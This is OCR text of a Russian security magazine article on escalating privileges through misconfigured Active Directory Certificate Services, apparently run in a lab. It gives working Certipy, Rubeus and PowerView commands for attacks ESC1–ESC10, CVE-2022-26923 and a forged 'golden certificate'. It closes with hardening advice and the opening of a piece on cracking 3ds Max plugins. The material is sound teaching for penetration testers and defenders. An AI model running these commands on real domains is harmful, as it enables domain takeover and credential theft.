
```
CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=
Configuration,DC=contoso,DC=com
```

Соответственно, получить шаблоны можно при помощи следующей команды PowerShell, используя модуль AD:

```
PS > Get-ADObject -SearchBase "CN=Certificate Templates,CN=Public
Key Services,CN=Services,CN=Configuration,DC=contoso,DC=com"
-Filter * -Properties *
```

Также в Windows есть предустановленный инструмент **certutil**, который может вывести все шаблоны для сертификатов в более удобном и подробном виде.


```
$ certutil -v -template
```



Вывод certutil.exe

Инструмент Certipy позволит сделать это с Linux и сразу выгрузить данные, которые можно загрузить в BloodHound.

```
$ certipy find 'contoso/john:Passw0rd@contoso.com'
```



Шаблоны в BloodHound

Чтобы выпустить сертификат, нужно, чтобы наш пользователь состоял в доменной группе, у которой есть права на выпуск этого сертификата. Еще необходима возможность аутентифицироваться в домене. В совокупности эти два требования дадут максимальный импакт для атакующего.

Значения поля EKU, позволяющие аутентифицироваться в домене:

- Client Authentication (`1.3.6.1.5.5.7.3.2`);
- PKINIT Client Authentication (`1.3.6.1.5.2.3.4`);
- Smart Card Logon (`1.3.6.1.4.1.311.20.2.2`);
- Any Purpose EKU (`2.5.29.37.0`);
- SubCA (`-`).

Продолжение статьи →

PRIVESCAS A SERVICE

ПОВЫШАЕМ ПРИВИЛЕГИИ ЧЕРЕЗ ACTIVE DIRECTORY CERTIFICATION SERVICES

АТАКИ НА AD CS

Лаборатория

Для проведения тестов нам потребуется лабораторный стенд, состоящий из двух виртуальных машин: Windows Server 2016 и Kali Linux. Перечислим общие требования для всех атак:

- сертификат может выпускаться группой, в которую входит ваш пользователь;
- Manager Approval должен быть отключен;
- подпись CSR не требуется.

Последние два требования выполняются в Windows Server по умолчанию, и на них можно не обращать внимания (привет, админы!). Еще нам потребуется возможность аутентификации в домене с выпущенным сертификатом. На нашем лабораторном стенде мы будем использовать пользователя `Kent.Jill:P@ssw0rd`.

Сбор информации


Сбор информации о цели — первый этап тестирования на проникновение. Для сбора информации и визуализации можно использовать Certipy + BloodHound. Перед этим нужно загрузить подготовленные разработчиками Certipy запросы на свой хост.

```
wget -O ~/.config/bloodhound/customqueries.json https://raw.githubusercontent.com/ly4k/Certipy/main/customqueries.json
```


Получить информацию из центра сертификации позволяет модуль `find`:

```
$ certipy find 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com
```

BloodHound дает возможность визуализировать информацию по объектам AD CS и правам на них, а также определить векторы повышения привилегий.



Запросы в BloodHound




Запросы в BloodHound

Modifiable SAN. ESC1

Эта атака основывается на изменении сертификата SAN — цифрового сертификата безопасности, который позволяет защищать несколько имен хостов одним сертификатом. Это позволит нам выпустить сертификат на другого пользователя, даже администратора домена. Чтобы атака прошла успешно, шаблон сертификата должен иметь установленный флаг `ENROLLEE_SUPPLIES_SUBJECT`.

Выведем все такие шаблоны с использованием BloodHound.




Вывод ESC1 в BloodHound

Если у нас есть такой шаблон, то мы в шаге от получения учетной записи администратора домена. Запросить сертификат на любого пользователя можно следующим образом:

```
$ certipy req 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -dc-ip 10.11.1.184 -ca CA-contoso -template "1" -alt "administrator@contoso.com"
```


В этой команде устанавливается параметр `alt`, который указывает SAN в запрашиваемом сертификате.

Из лога Certipy видно, что мы получили сертификат на пользователя Administrator.



Получение сертификата на администратора


Теперь все, что нам остается, — это пройти аутентификацию с выпущенным сертификатом и получить NTLM-хеш администратора домена.



Авторизация под администратором

В Windows мы можем это сделать при помощи `mmc`, используя оснастку `Certificates`. При попытке выпустить сертификат от нас потребуется дополнительная информация, в которой мы и укажем любого пользователя.

В `Subject Name` выбираем `Type: Common name`, а в `Alternative name` — `User principal name: administrator@contoso.com`.



Выпуск сертификата через MMC

Если все прошло успешно, нужно экспортировать сертификат с указанием пароля и запросить TGT-билет для пользователя:

```
PS > Rubeus.exe asktgt /user:"TARGET_SAMNAME" /certificate:"BASE64_CERTIFICATE" /password:"CERTIFICATE_PASSWORD" /domain:"FQDN_DOMAIN" /dc:"DOMAIN_CONTROLLER" /ptt
```

Для перевода сертификата в Base64 можно использовать следующие команды:

```
PS > $file = get-content 'C:\Users\Kent.Jill\Desktop\1.pfx' -Encoding Byte
```

```
PS > [System.Convert]::ToBase64String($fileContentBytes) | Out-File 'D:\pfx-bytes.txt'
```


Any or None Purpose Attack. ESC2

Если в шаблоне сертификата указан EKU любого назначения или вообще отсутствует EKU, сертификат можно использовать для чего угодно. Им можно злоупотреблять, как ESC3, например использовать сертификат в качестве требования для запроса другого сертификата от имени любого пользователя.

Enrollment Agent. ESC3

В документации Microsoft указано, что EKU Certificate Request Agent может использоваться, чтобы выдать себя за другого пользователя, и позволяет выпустить сертификат, который может быть использован для совместной подписи запросов от имени любого пользователя для любого шаблона.

```
$ certipy req 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -ca CA-contoso -template Agent
```



Запрос через агент

После того как мы получили обычного пользователя, запросим сертификат, представившись другим пользователем.

```
$ certipy req 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -ca CA-contoso -template User -on-behalf-of 'contoso\Administrator' -pfx kent.jill.pfx
```

Запрос сертификата от имени другого пользователя


Certificate ACL Abuse. ESC4

Простая атака, основанная на правах пользователя, применяющихся к шаблону сертификата. Если мы скомпрометировали пользователя, который имеет права на запись в шаблоны, то можем провести атаку ESC1 и повысить свои привилегии.

При помощи инструмента PowerView мы можем красиво вывести все ACE на шаблоны:

```
PS > Get-DomainObjectAcl -SearchBase "CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=domain,DC=local" -LDAPFilter "(objectclass=pkicertificatetemplate)" -ResolveGUIDs|Foreach-Object {$_ | Add-Member -NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID $_.SecurityIdentifier.value) -Force; $_}
```

Однако BloodHound покажет то же самое еще удобнее и красивее. Можно увидеть, что группа с SID = 513 (Domain Users) имеет права GenericAll на шаблон ACL. Подобное нередко встречается в «живой природе», поэтому не стоит считать этот пример полностью искусственным.




Вывод прав на шаблон в BloodHound

Следующим действием будет сохранение текущего состояния сертификата, чтобы вернуть его в исходное состояние после эксплуатации (мы ведь этичные хакеры). Заодно мы изменим конфигурацию под атаку ESC1.

Для выполнения этих действий `certipy` имеет специальный флаг `-save-old`:


```
$ certipy template 'contoso.com/Administrator:P@ssw0rd'@DC01.contoso.com -template ACL -save-old
```



Сохранение исходного шаблона

Теперь шаблон уязвим к ESC1 и мы можем получить сертификат на администратора домена.

```
$ certipy req 'contoso.com/Administrator:P@ssw0rd'@DC01.contoso.com -template acl -ca CA-contoso -alt administrator@contoso.com
```



Запрос сертификата на админа

Everything and for everyone (EDITF_ATTRIBUTESUBJECTALTNAME2). ESC6

Атаку ESC5 мы разбирать не будем, так как она нацелена не на AD CS, а на объекты, которые могут принести какой-то импакт в AD CS. А вот ESC6 — это самая опасная и по своей сути легкая атака. Если системный администратор (видимо, не в своем уме) установил флаг `EDITF_ATTRIBUTESUBJECTALTNAME2` в центре сертификации, то это простейший вектор для повышения привилегий в системе.

Этот флаг позволяет хакеру указать произвольный SAN (Subject Alternative Name) для всех сертификатов, несмотря на конфигурацию шаблона сертификата.


```
$ certipy req 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -template <Любой шаблон> -ca CA-contoso -alt administrator@contoso.com
```

Manage CA & Manage Certificate. ESC7

В AD CS есть шаблон, который по умолчанию уязвим к ESC1, — `SubCA`, но выпускать его могут лишь пользователи, входящие в группу `Domain Admins`.

ESC7 основан на том факте, что запросы, которые завершились неудачей, сохраняются и могут быть запрошены еще раз. Пользователи, имеющие права `Manage CA` и `Manage Certificates` на центр сертификации, могут перевыполнять неудачные запросы на выпуск сертификата и выпускать `SubCA` на любого пользователя.


```
$ certipy req 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -template SubCA -ca CA-contoso -alt administrator@contoso.com
```



Выполняем неудачный запрос

Сохранив ID запроса и приватный ключ, выпустим сертификат:


```
$ certipy ca 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -ca CA-contoso -issue-request 32
```



Выпуск сертификата из неудачного запроса

Теперь запросим перевыпущенный сертификат.

```
$ certipy req 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -ca CA-contoso -retrieve 32
```



Получение администратора домена

В очередной раз мы стали администратором домена.

Relay на AD CS Web Enrollment. ESC8

Ты наверняка слышал про PetitPotam или читал замечательные статьи @Delyura «Захват контроллера домена с помощью атаки PetitPotam» и @Dirkjanm «NTLM relaying to AD CS — On certificates, printers and a little hippo», которые подробно описывают данную атаку.

Если кратко, то мы можем релеить хеш в центр сертификации, получая сертификат в формате PKCS12 на пользователя, чей хеш мы ретранслировали.

WWW

Отличный доклад про Relay-атаки: Coercions and Relays – The First Cred is the Deepest with Gabriel Prud'homme

dNSHostName Spoofing

В мае 2022 года в Active Directory была найдена уязвимость, которой был присвоен идентификатор CVE-2022-26923. Когда пользователь запрашивает сертификат на основе шаблона `Users`, UPN (UserPrincipalName) учетной записи пользователя вставляется в параметр SAN (Subject Alternative Name) сертификата.

Однако учетные записи компьютеров не имеют UPN, вместо этого используется `dNSHostName` компьютера, который и вставляется в параметр SAN. В этом и заключается суть атаки: изменив `dNSHostName` на контроллер домена, мы выпустим сертификат на машинную учетную запись этого контроллера.

По умолчанию обычные пользователи могут добавлять компьютеры в домен, и учетная запись компьютера будет иметь такую интересную привилегию, как `Validate write to DNS host name`, что позволяет изменять параметр `dNSHostName` на произвольную строку. Соответственно, мы можем поменять `dNSHostName` на DNS-имя контроллера домена, а затем аутентифицироваться, получив сертификат на машинную учетную запись контроллера домена! Однако не все так просто. Когда мы меняем `dNSHostName` на компьютере, меняются значения `servicePrincipalName`, а они должны быть уникальными.

Вот тут в игру вступает еще одна интересная привилегия на объект компьютера — `Validate write to Service Principal Name (SPN)`, позволяющая изменять, добавлять и удалять параметр SPN и обойти ограничение уникальности, просто удалив SPN, где указывается полный `dNSHostName`, а не `sAMAccountName` компьютера.


Таким образом, возможность создания нового компьютера и привилегии на компьютер по умолчанию дают злоумышленнику вектор для повышения привилегий в системе.

Полный флоу атаки выглядит следующим образом:

1. Создание компьютера в домене с `dNSHostName`, соответствующим DNS-имени контроллера домена.
2. Замена SPN.
3. Запрос сертификата для компьютера.


Создадим компьютер через Certipy, указав в параметр `-dns` FQDN контроллера домена:

```
$ certipy account create 'contoso.com/Kent.Jill:P@ssw0rd'@DC01.contoso.com -user pwned -dns DC01.contoso.com
```



Создание компьютерной учетки

Запрашиваем сертификат, используя стандартный шаблон `Machine`.



Выпуск сертификата на контроллер домена

Обрати внимание: мы выпустили сертификат на машинную учетку контроллера домена, после чего стали этим контроллером.


В тематических чатах я замечал следующий вопрос: а как проверить, уязвим ли контроллер домена к CVE-2022-26923? Главным признаком уязвимости служит наличие SID в ответе на запрос сертификата. Если он есть — патч в системе присутствует, если нет, то патча тоже нет.

Golden Certificate

Это простой аналог для Golden или Diamond Ticket.

Первый этап атаки — создание бэкапа центра сертификации и получение сертификата этого центра.


```
$ certipy ca 'contoso.com/Administrator:P@ssw0rd'@DC01.contoso.com -ca CA-contoso -backup
```



Делаем резервную копию центра сертификации

С помощью полученного сертификата мы можем запрашивать сертификаты на любого пользователя.

```
$ certipy forge -ca-pfx CA-contoso.pfx -alt administrator@contoso.com
```



Выпуск сертификата на любого пользователя

СОПОСТАВЛЕНИЕ СЕРТИФИКАТОВ

В патче CVE-2022-26923 в реестр были добавлены два значения: `StrongCertificateBindingEnforcement` и `CertificateMappingMethods`, предназначенные для сопоставления сертификатов.

StrongCertificateBindingEnforcement. Kerberos

После появления исправлений параметр `StrongCertificateBindingEnforcement` по умолчанию имеет значение `1`. Теперь KDC проверяет, выполняется ли явное сопоставление сертификатов. Если да, то аутентификация разрешена. В противном случае KDC проверит, имеет ли сертификат SID, и подтвердит его. Если SID отсутствует, аутентификация разрешена.

Значение `0` не означает никаких действий, что оставляет вектор атаки открытым.

Если параметр имеет значение `2`, KDC проверяет, выполняется ли надежное сопоставление сертификатов. Если да, то аутентификация разрешена. В противном случае KDC проверит, имеет ли сертификат SID, и подтвердит его. Если этот SID отсутствует, аутентификация отклоняется.

Значение `2` будет установлено по умолчанию с 9 мая 2023 года.

CertificateMappingMethods. Schannel

В данном методе используется аутентификация через протокол Schannel. Этот протокол сопоставляет сертификаты немного иначе. Параметр `CertificateMappingMethods` может принимать пять значений:

- `0x0001` — сопоставление сертификатов субъект/объект;
- `0x0002` — сопоставление сертификатов ЦА;
- `0x0004` — сопоставление сертификатов по SAN;
- `0x0008` — сопоставление сертификатов S4U2Self;
- `0x0010` — явное сопоставление сертификатов S4U2Self.

По умолчанию установлено значение `0x18` (`0x8` и `0x10`). S4U2Self используется из-за того, что Schannel не поддерживает новые параметры, которые привнес очередной патч, и сопоставление идет через Kerberos.

WWW

Подробно прочитать про сопоставление сертификатов можно в недавней статье Oliver Lyak «Certipy 4.0: ESC9 & ESC10, BloodHound GUI, New Authentication and Request Methods — and more!».

ESC9. Jump to DA

Для этой атаки нужно, чтобы параметр `StrongCertificateBindingEnforcement` имел значение `1` или `0`. Еще потребуется сертификат с установленным флагом `CT_FLAG_NO_SECURITY_EXTENSION` в параметре `msPKI-Enrollment-Flag`, а также `GenericWrite` любого пользователя в домене. BloodHound 4.2.0 имеет встроенные запросы для вывода подобных шаблонов.

Первым делом следует получить хеш учетной записи B от учетной записи A, которая имеет `GenericWrite` на B, например через Shadow Credentials:

```
$ certipy shadow auto 'contoso.com/Kent.Jill:P@ssw0rd' -account Max
```

После получения хеша нужно изменить UPN учетной записи B на UPN администратора:

```
$ certipy account update 'contoso.com/Kent.Jill:P@ssw0rd' -user Max -upn Administrator
```

Заметь, не на `Administrator@contoso.com`, а на `Administrator`.

Дальше запросим сертификат от учетной записи `Max` (она же учетная запись B), хеш которой мы получили на первом этапе:

```
$ certipy req 'contoso.com/Max' -template new -ca CA-contoso -hashes 275b741dead6da7aaa8ec5292db5abca
```

Поскольку мы изменили UPN на `Administrator`, сертификат будет выпущен на имя админа. Чтобы вернуть все как было, мы устанавливаем UPN обратно, но уже с указанием домена:

```
$ certipy account update 'contoso.com/Kent.Jill:P@ssw0rd' -user Max -upn Max@contoso.com
```

ESC10. Nameless accounts

Для успешного выполнения этой атаки нужно, чтобы параметры имели следующие значения:

```
CertificateMappingMethods: 0x4
StrongCertificateBindingEnforcement: 0
```

Также нам понадобится разрешение `GenericWrite` на учетную запись A.

Данная атака предполагает компрометацию учетных записей, у которых отсутствует UPN. К таковым относится, в частности, машинная учетка или встроенная учетка `Administrator`.

Сначала мы получаем хеш учетной записи B, также через ShadowCredentials или любым другим способом:

```
$ certipy shadow auto 'contoso.com/Kent.Jill:P@ssw0rd' -account Max
```

Затем меняем UPN учетной записи на, например, контроллер домена:

```
$ certipy account update 'contoso.com/Kent.Jill:P@ssw0rd' -user Max -upn 'DC01$@contoso.com'
```

Далее запрашиваем сертификат от `Max` и... сами становимся контроллером домена:

```
$ certipy req 'contoso.com/Max' -template new -ca CA-contoso -hashes 275b741dead6da7aaa8ec5292db5abca
```

ВЫВОДЫ

Мы рассмотрели несколько видов атак на Active Directory Certification Services и выяснили, каким образом с использованием этой роли можно повысить привилегии в системе. Защититься от таких атак относительно несложно: нужны правильные настройки сервера и, конечно же, не следует забывать о своевременной установке обновлений безопасности.

Для защиты требуется всего лишь корректная настройка прав пользователей на шаблоны, с отключением всех нестандартных настроек. Именно некорректная настройка шаблонов приводит к атакам, позволяющим хакеру повысить привилегии в две команды. Проверку корректности настроек шаблонов можно выполнить с помощью замечательного инструмента PSPKIAudit.

WWW

Если ты хочешь максимально защититься от атак через AD CS, рекомендую изучить большой гайд от Microsoft, который описывает все аспекты защиты, начиная от планирования архитектуры и заканчивая мониторингом и реагированиям на инциденты: Securing PKI.

БЕЗУМНЫЙ MAX

КАК ЛОМАЮТ ПЛАГИНЫ ДЛЯ 3DS MAX

Коммерческие плагины к популярным программам, как и обычные приложения, используют собственные механизмы безопасности. Сегодня мы немного поковыряемся во внутренностях платных расширений для популярного трехмерного редактора 3ds Max и узнаем, какие методы защиты применяют их разработчики.

МВК

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.


В своих публикациях я уже неоднократно затрагивал тему реверса и деобфускации .NET-приложений и библиотек. Сегодня поговорим о том же, только в несколько ином ключе. Начнем, в лучших традициях поручика Ржевского, издалека.

У дизайнеров, активно занимающихся 3D-моделированием, большой популярностью пользуется редактор 3ds Max небезызвестной компании Autodesk. Этот профессиональный редактор уже больше тридцати лет считается лидером отрасли, начиная еще с эпохи DOS. Разумеется, как любой профессиональный редактор, он предоставляет API, на основе которого толковый пользователь может дописывать свои модули под собственные технические задачи (скрипты, плагины и прочее). И конечно же, на рынке программного обеспечения довольно быстро появилась соответствующая ниша, связанная с изготовлением и продажей подобного рода расширений, которые пользуются спросом у профессиональных дизайнеров-трехмерщиков.

За тридцать с лишним лет Autodesk успела наплодить множество типов расширений, из которых самый старый и часто используемый — скриптинг на MAXScript. MAXScript — собственный, ни на что не похожий (хотя Википедия почему-то отмечает сходство с BASIC и LISP) язык, имеющий просто чудовищный по современным меркам синтаксис. По сути, это тяжелое наследие лихих девяностых, когда гордыня первопроходцев компьютерного софта заставляла их изгаляться во имя уникальности, лишь бы не как у всех. Самые отмороженные из подобных решений отмерли, заместились общепринятыми технологиями (Python, JavaScript), другие сами стали неким стандартом, предоставив в качестве компромисса интерфейс для вызова более популярных платформ.

Хотя в Autodesk и предприняли робкую попытку заменить MAXScript Python'ом, но на данный момент, похоже, MAXScript все-таки лидирует — дело и в поддержке старых наработок, и в том, что из MAXScript есть возможность вызывать .NET-библиотеки, в которых можно реализовать любую хотелку.

